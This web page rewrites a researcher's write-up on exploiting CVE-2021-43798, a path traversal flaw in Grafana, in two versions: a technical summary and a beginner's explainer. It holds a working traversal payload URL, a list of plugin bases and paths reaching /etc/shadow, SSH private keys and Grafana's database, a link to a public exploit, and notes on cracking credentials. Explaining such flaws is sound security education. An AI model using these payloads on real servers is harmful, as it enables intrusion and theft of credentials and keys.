From Shodan Dork to Grafana 📊Local File Inclusion
A Grafana instance running a vulnerable version allowed local file inclusion through a plugin path, letting an attacker read arbitrary files such as /etc/passwd and configuration files. The author also cracked credentials from a configuration file, increasing the impact.
 Published on varmaanu001.medium.com
Hi readers 📖, This is my new article on local file inclusion I found using shodan recon and further exploiting grafana service.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Grafana is a widely deployed open-source analytics and monitoring platform, and its web interface commonly listens on port 3000. This write-up describes how a Grafana instance was located through Shodan and then exploited through a local file inclusion (LFI) vulnerability affecting the plugin asset path. The vulnerable version in this case was v8.0.4, and the flaw is CVE-2021-43798, which the author notes affects Grafana 8.0.0-beta1 to 8.3.0.
The payload targets the public plugin path /public/plugins/<plugin-id>/, and the traversal climbs out of the plugin directory from there.
Setup
The only tooling described is Shodan for discovery, a browser for manual testing, and later a public exploit script for CVE-2021-43798. The author also mentions ipinfo.io for enriching IP information.
Finding it
The search started with a Shodan dork aimed at Grafana instances:
title:grafana hostname:target
The author notes that http.title:grafana can also be used. The result was one Grafana service running on the target IP.
The service was on port 3000, the usual Grafana port. Default credentials were tried and did not work.

With the login route closed, the next observation was the version: v8.0.4. Looking up CVEs for that version showed it was vulnerable to an LFI. The author points out that the version is visible in the bottom of the interface, using a sample screenshot where the version reads 9.2.3, while the actual target was 8.0.4.
The author's short definition of LFI: an attacker tricks the web application into exposing or running files on the web server. It may lead to information disclosure, remote code execution or even Cross Site Scripting. It typically occurs when an application uses the path to a file as input and treats that input as trusted, so a local file may be used in the include statement.
The matching CVE was CVE-2021-43798, with the MITRE entry at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-43798 given as the reference.
Exploitation
Step 1: Manual traversal through a plugin path
The traversal was found manually at this path, on the alert list plugin:
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
Prefixed with the plugin directory, the full path becomes:
/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd/
and the payload is:
http://target_ip:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd/
The %2f sequences are URL-encoded slashes, so the path climbs eight directories above the plugin folder and lands on /etc/passwd. The trailing slash is part of the payload as shown. The result was the contents of the file:
Step 2: Other plugins and other files
The author stresses that alertlist is only one choice. Many plugins are shipped and each can serve as the traversal base:
alertlist
annolist
grafana-azure-monitor-datasource
barchart
bargauge
cloudwatch
dashlist
elasticsearch
gauge
geomap
gettingstarted
stackdriver
graph
graphite
heatmap
histogram
and more. Likewise, /etc/passwd is not the only interesting target; if it does not work, other sensitive files may still be reachable. The paths listed are:
/..%2f..%2f..%2f..%2f..%2fconf/defaults.ini
/..%2f..%2f..%2f..%2f..%2fconf/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/defaults.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/shadow
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fusr/local/etc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fvar/lib/grafana/grafana.db
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/fib_trie
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/tcp
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/self/cmdline
Note that the first two entries climb five levels rather than eight. Testing every combination of plugin and path by hand is lengthy, so the author suggests writing a script to automate it.
Step 3: Automating with a public exploit
For automation the author used a tool written specifically for this CVE:
https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
Further sensitive information was found on the defaults.ini path, and credentials were cracked with the help of the tool. The author notes that other tools such as hashcat or John the Ripper can be used to crack the key instead.
Cracking the secret key:
Recovering credentials this way increases the impact of the vulnerability.
A video proof of concept is referenced at the end of the original article, on the author's YouTube channel.
Root cause
The report does not describe the code change behind CVE-2021-43798. What the payload shows is that the public plugin asset route accepts a plugin-relative path containing encoded ../ sequences and resolves it on the filesystem without confining the result to the plugin directory, so the file read escapes into the rest of the server. Because the route is public, no authentication stands in the way. The author's own framing is the general LFI one: the application takes a file path as input and treats it as trusted.
Impact
On this target the traversal disclosed /etc/passwd and, through the defaults.ini path, further sensitive configuration from which credentials could be cracked. The author states that the impact increases once the secret key is recovered. The general consequences of LFI listed in the report are information disclosure, remote code execution or Cross Site Scripting, depending on what the attacker can read or influence. The affected range is Grafana 8.0.0-beta1 to 8.3.0.
Fix
The report does not state which change was made or which release fixed the issue. The practical fix is to upgrade Grafana out of the affected range, 8.0.0-beta1 to 8.3.0.
Variants to test
- Try other plugin identifiers as the traversal base, for example
annolist,barchart,graphordashlist. A positive result is the same file content returned through a different plugin path. - Try the shorter five-level paths against
conf/defaults.iniandconf/grafana.ini. A positive result is configuration content, which may contain credentials or keys. - Try
var/lib/grafana/grafana.dbto obtain the database file. A positive result is the contents of Grafana's database file. - Try
proc/self/cmdlineandproc/net/tcp. A positive result is process arguments or listening socket information from the host. - Try
home/grafana/.ssh/id_rsaandroot/.ssh/id_rsa. A positive result is a private key, which would allow further access where it is authorised. - Where
/etc/passwdis blocked or unreadable, fall back to the configuration and history paths listed above before concluding the target is not vulnerable.
What happened, in plain words
A security researcher went looking on the internet for a particular piece of software, found one installation that was open to the public, noticed which version it was running, and used a known weakness in that version to make the server hand over files it was never meant to hand over. The software is Grafana, a tool that companies use to build dashboards and charts from their data. The weakness is called local file inclusion, or LFI: the server can be tricked into reading a file from its own disk and sending the contents back to whoever asked.
The researcher did not get in with default credentials; the abuse happened through the plugin path instead. Once files started coming back, the researcher read /etc/passwd and further sensitive information on the defaults.ini path, and credentials were cracked. That last step is what turns a file read into something much more serious.
This article walks through the same steps slowly, explaining each idea as it appears. You only need a browser and a computer to follow the reasoning; nothing here requires special software to understand.
The pieces involved
Grafana is a web application. You install it on a server, it listens for connections, and people open it in a browser to look at graphs and dashboards. By default it listens on port 3000. A port is like a numbered door on a building: one machine can run many services, and each service answers on its own door number. When you type a normal website address, your browser is really connecting to port 443 (for secure sites) or port 80; Grafana's door is 3000 unless the administrator changes it.
Shodan is a search engine for internet-connected devices and services, rather than for web pages. Ordinary search engines index page text; Shodan indexes what services answer on which addresses, so you can search for "every machine on the internet that appears to be running Grafana". Security teams use it to find their own exposed systems; researchers use it to study what is out there.
A CVE is a public catalogue entry for one specific security flaw. The name stands for Common Vulnerabilities and Exposures, and each entry gets an identifier such as CVE-2021-43798. Think of it as a case number: once a flaw is catalogued, everyone can refer to the same thing and look up the details. The number also tells you the year it was catalogued (2021 here).
A version number is how software names each release. Grafana v8.0.4 is a specific release, and flaws are usually fixed in a later release, so knowing the version tells you which known problems may apply. The flaw in this article affects Grafana 8.0.0-beta1 to 8.3.0, so any installation in that range is exposed.
Local file inclusion (LFI) is the weakness class. The author's own definition: an attacker can use LFI to trick the web application into exposing or running files on the web server. It may lead to information disclosure, remote code execution, or even Cross Site Scripting. It typically occurs when an application uses the path to a file as input, and if the application treats that input as trusted, a local file may be used in the include statement. A simple comparison: imagine a hotel receptionist who will fetch any item you name from any room, as long as you say the room number confidently. Ask for "room 12, the guest's passport" and you get it, because nobody checks whether you are allowed in room 12. LFI is the same idea with file paths: the program takes the path you supply and reads it, without checking that the path stays inside the folder it was supposed to serve from.
Directory traversal is the trick that makes LFI work here. In a file path, .. means "go up one folder". So ../ moves from the current folder to its parent. Repeat it enough times and you climb out of the folder the program intended and land at the top of the disk, from where you can name any file. The payload in this article uses ..%2f, where %2f is the URL-encoded form of the slash character /. Encoding is how special characters travel safely inside a web address; the server decodes %2f back into / before using the path.
A plugin in Grafana is an add-on that provides a panel type or a data connection, for example a graph panel or a connection to a particular database. Grafana ships many plugins, and it serves their files from a public folder, /public/plugins/<plugin-id>/, where <plugin-id> is the plugin's name. "Public" here means no login is required: the browser has to be able to fetch these files to draw the interface, so the route is open to anyone. That open route is the door the researcher used.
Credentials are the username and password pair that prove who you are. Cracking means recovering a password or key from stored data by guessing systematically, usually with a tool that tries huge numbers of candidates very quickly. It works because people choose predictable passwords, or because the stored form of a secret can be attacked offline once you have a copy of it.
Step 1: Finding a target with Shodan
The researcher began with a Shodan search, called a dork. A dork is just a search query written for a specialised search engine. This one asks Shodan for services whose page title contains the word grafana, limited to a particular hostname:
title:grafana hostname:target
Line by line: title:grafana means "match results whose page title is grafana", which is a strong hint that the service is Grafana. hostname:target restricts the search to a hostname you have in mind; target is a placeholder for the real name. The author notes that http.title:grafana can also be used, which is the same idea written with the field name spelled out.
Why do this at all? Because you cannot test a service you have not found. Shodan turns "somewhere on the internet" into a concrete address to look at.
The result was one Grafana service running on the target IP. An IP address is the numeric address of a machine on a network, the equivalent of a street address for a building. The author also mentions using ipinfo.io to gather more information related to IP addresses; that site tells you things like which network an address belongs to and roughly where it is registered.
Step 2: Looking at the login and the version
The service was running on port 3000, which is the usual Grafana port, so the address to open in a browser looks like http://target_ip:3000. The colon separates the machine address from the door number.
The first thing tried was default credentials: the factory username and password that software ships with, which many administrators never change. They did not work here. That is a normal first check because it costs nothing, but it also tells you the obvious way in is closed, so you start looking at the software itself rather than the login form.
Next came the version: v8.0.4. Grafana displays its version at the bottom of the interface, so you can read it without any access. The author includes a sample screenshot where the version reads 9.2.3, to show where to look; the actual target was 8.0.4. This is the pivotal observation of the whole article. A version number is a fingerprint, and once you have the fingerprint you can look up which known flaws apply to it. The author looked up available CVEs for that version and found it was vulnerable to LFI.
The screenshot shows where the version number appears at the bottom of the Grafana interface; the sample reads 9.2.3, while the target was 8.0.4.
The author adds a note: the LFI vulnerability affects Grafana 8.0.0-beta1 to 8.3.0. So 8.0.4 sits inside the affected range, and the version check alone was enough to know the target was likely exploitable.
Step 3: The specific flaw, CVE-2021-43798
The matching catalogue entry is CVE-2021-43798, and the author points to the MITRE entry for the details:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-43798
That address is a public web page describing the flaw. Reading it tells you what the problem is and which versions are affected, which is exactly what you need after spotting a version number.
Step 4: Reading a file by hand
The researcher found the traversal manually at this path, on the alert list plugin:
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
Line by line: each ..%2f is "go up one folder", and there are eight of them, so the path climbs eight levels. Then etc/passwd names a file. On Linux and similar systems, /etc/passwd is a world-readable text file listing the user accounts on the machine. It does not contain passwords in the modern sense, but it reveals which accounts exist, which is valuable information on its own and a classic proof that a file read works.
Prefixed with the plugin folder, the full path becomes:
/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd/
Here you can see the shape of the attack. The server is asked for a file inside /public/plugins/alertlist/, which is allowed. But the rest of the path climbs back out of that folder, so the file actually read is outside it. The trailing slash is part of the payload as shown.
The payload as a full web address is:
http://target_ip:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd/
Line by line: http:// is the protocol, target_ip is the machine's address, :3000 is the port, and everything after the first single slash is the path the server is asked to resolve. Paste that into a browser address bar and the browser sends the request; the server decodes the %2f sequences, walks up eight folders, and reads the file. No login, no cookie, no special header: the route is public, so anyone can send it.
The result was the contents of the file, returned in the response:
The screenshot shows the result of the request.
Step 5: Other plugins and other files
The author stresses that alertlist is only one choice. Grafana ships many plugins, and each one can serve as the starting folder for the climb. The list given is:
alertlist
annolist
grafana-azure-monitor-datasource
barchart
bargauge
cloudwatch
dashlist
elasticsearch
gauge
geomap
gettingstarted
stackdriver
graph
graphite
heatmap
histogram
and more. Why does this matter? Because a fix or a filter might cover one plugin name and miss another, and because different installations enable different plugins. If one name fails, another may still work.
Likewise, /etc/passwd is not the only interesting target. If it does not work, other sensitive files may still be reachable. The paths listed are:
/..%2f..%2f..%2f..%2f..%2fconf/defaults.ini
/..%2f..%2f..%2f..%2f..%2fconf/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/defaults.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/shadow
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fusr/local/etc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fvar/lib/grafana/grafana.db
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/fib_trie
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/tcp
/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/self/cmdline
A few of these deserve a plain explanation, because the file names are not obvious:
defaults.iniandgrafana.iniare configuration files. Configuration files hold the settings an administrator chose, and settings often include passwords, database connection strings and secret keys. Reading one can be as valuable as reading a password file./etc/shadowis the file where Linux stores password hashes. A hash is a one-way scramble of a password: the system can check a guess by scrambling it the same way, but cannot turn the hash back into the password directly. If you obtain a hash, you can attack it offline with a cracking tool..bash_historyis the list of commands a user typed in their shell. It often contains commands with passwords typed on the command line, or hints about how the system is administered.id_rsais a private SSH key. SSH is the standard way to log in to a Linux server remotely, and a private key is the credential that proves your identity. If you can read someone's private key, you may be able to log in as them wherever that key is authorised.grafana.dbis Grafana's own database file. It holds dashboards, users and settings, so downloading it gives you a copy of the application's data.- The
procentries are not ordinary files./procis a virtual folder maintained by the Linux kernel that exposes information about running processes.proc/self/cmdlineshows the command line of the process handling your request,proc/net/tcpshows network connections, andproc/net/fib_trieshows routing information. These help an attacker understand the machine's layout.
Note that the first two entries climb five levels rather than eight. Different installation layouts put the configuration files at different depths, so the number of .. steps has to match where the file actually sits. Testing every combination of plugin and path by hand is lengthy, so the author suggests writing a script to automate it. A script is simply a small program that repeats the same request with different values, which is far faster and less error-prone than typing each one.
Step 6: Automating with a public exploit
For automation the author used a tool written specifically for this CVE:
https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
That address is a public code repository. An exploit in this context is a ready-made program that performs the attack for you: you give it a target, and it tries the plugin and path combinations and shows you what comes back. Using one is not cheating; it is the same requests you would send by hand, sent faster and more consistently.
The tool was used to reach further sensitive files, including the defaults.ini path, and then to crack credentials. The author notes that other tools such as hashcat or John the Ripper can be used to crack the key instead. Both are well-known password-cracking programs: you give them a hash or an encrypted value, and they try candidate passwords until one matches.
Cracking the secret key:
The screenshot relates to cracking the secret key.
Recovering credentials this way increases the impact of the vulnerability. That sentence is the heart of the matter. Reading /etc/passwd proves a file read exists, but it does not by itself let anyone log in anywhere. Reading a configuration file that contains a secret, and then cracking that secret, increases the impact of the vulnerability. The same flaw that looked like an information leak becomes a way in.
A video proof of concept is referenced at the end of the original article, on the author's YouTube channel. A proof of concept is a demonstration that the flaw is real and exploitable, usually recorded so others can see the steps without repeating them.
Why it worked
The report does not describe the code change behind CVE-2021-43798. What the payload shows is that the public plugin asset route accepts a plugin-relative path containing encoded ../ sequences and resolves it on the filesystem without confining the result to the plugin directory, so the file read escapes into the rest of the server. Because the route is public, no authentication stands in the way. The author's own framing is the general LFI one: the application takes a file path as input and treats it as trusted.
In everyday terms: the receptionist was given a rule, "fetch things from the plugin cupboard", but nobody checked that the path actually stayed in the cupboard. The encoded slashes formed a path that climbed out of the plugin folder, and the result was a read of a file outside it.
What the impact is
On this target the traversal disclosed /etc/passwd and, through the defaults.ini path, further sensitive configuration from which credentials could be cracked. The author states that the impact increases once the secret key is recovered. The general consequences of LFI listed in the report are information disclosure, remote code execution or Cross Site Scripting, depending on what the attacker can read or influence. The affected range is Grafana 8.0.0-beta1 to 8.3.0.
Unpacking those three consequences for a newcomer:
- Information disclosure means data you should not see is revealed. That is what happened here.
- Remote code execution means the attacker gets the server to run their own commands. It is the most severe outcome, and it can follow from LFI if the attacker can read or write files the application later executes.
- Cross Site Scripting means the attacker gets their own script to run in another user's browser, inside the vulnerable site. It can steal sessions or perform actions as the victim.
How to fix it
The report does not state which change was made or which release fixed the issue. The practical fix is to upgrade Grafana out of the affected range, 8.0.0-beta1 to 8.3.0. Upgrading is the standard remedy for a known CVE: the flaw is public, so the only safe position is a version that does not contain it.
Things worth trying if you are learning
- Try other plugin identifiers as the traversal base, for example
annolist,barchart,graphordashlist. A positive result is the same file content returned through a different plugin path. - Try the shorter five-level paths against
conf/defaults.iniandconf/grafana.ini. A positive result is configuration content, which may contain credentials or keys. - Try
var/lib/grafana/grafana.dbto obtain the database file. A positive result is the contents of Grafana's database file. - Try
proc/self/cmdlineandproc/net/tcp. A positive result is process arguments or listening socket information from the host. - Try
home/grafana/.ssh/id_rsaandroot/.ssh/id_rsa. A positive result is a private key, which would allow further access where it is authorised. - Where
/etc/passwdis blocked or unreadable, fall back to the configuration and history paths listed above before concluding the target is not vulnerable.
Glossary
- API: an interface that lets one program ask another program to do something, without a human clicking anything.
- Configuration file: a text file holding an application's settings, often including passwords and secret keys.
- Cookie: a small piece of data a website stores in your browser so it can recognise you on later requests, commonly used to keep you logged in.
- Credentials: the username and password (or key) that prove who you are.
- Cracking: recovering a password or secret from stored data by trying many candidates until one works.
- CVE: a public catalogue entry with a unique number for one specific security flaw.
- Directory traversal: using
..in a file path to climb out of the folder a program intended to stay in. - Exploit: a program or sequence of requests that carries out an attack against a known flaw.
- Grafana: an open-source tool for building dashboards and charts from data, whose web interface usually listens on port 3000.
- Hash: a one-way scramble of a value such as a password, used to store it without keeping the original.
- IP address: the numeric address of a machine on a network.
- LFI (local file inclusion): a flaw where an application can be tricked into reading a file from its own server and returning it.
- MITRE: the organisation that maintains the CVE catalogue.
- Plugin: an add-on that gives an application extra features, such as a new chart type or data connection.
- Port: a numbered door on a machine that a particular service listens on; Grafana's usual door is 3000.
- Proof of concept: a demonstration that a flaw is real and can be exploited.
- Remote code execution: getting a server to run commands supplied by an attacker.
- Shodan: a search engine that indexes internet-connected services rather than web pages.
- SSH: the standard protocol for logging in to a Linux server remotely; a private key is one way to prove identity.
- URL encoding: writing special characters in a web address in a safe form, for example
%2ffor/. - Version: the name of a specific software release, used to tell which known flaws apply.
- Cross Site Scripting: a flaw where an attacker's script runs in another user's browser inside a vulnerable site.




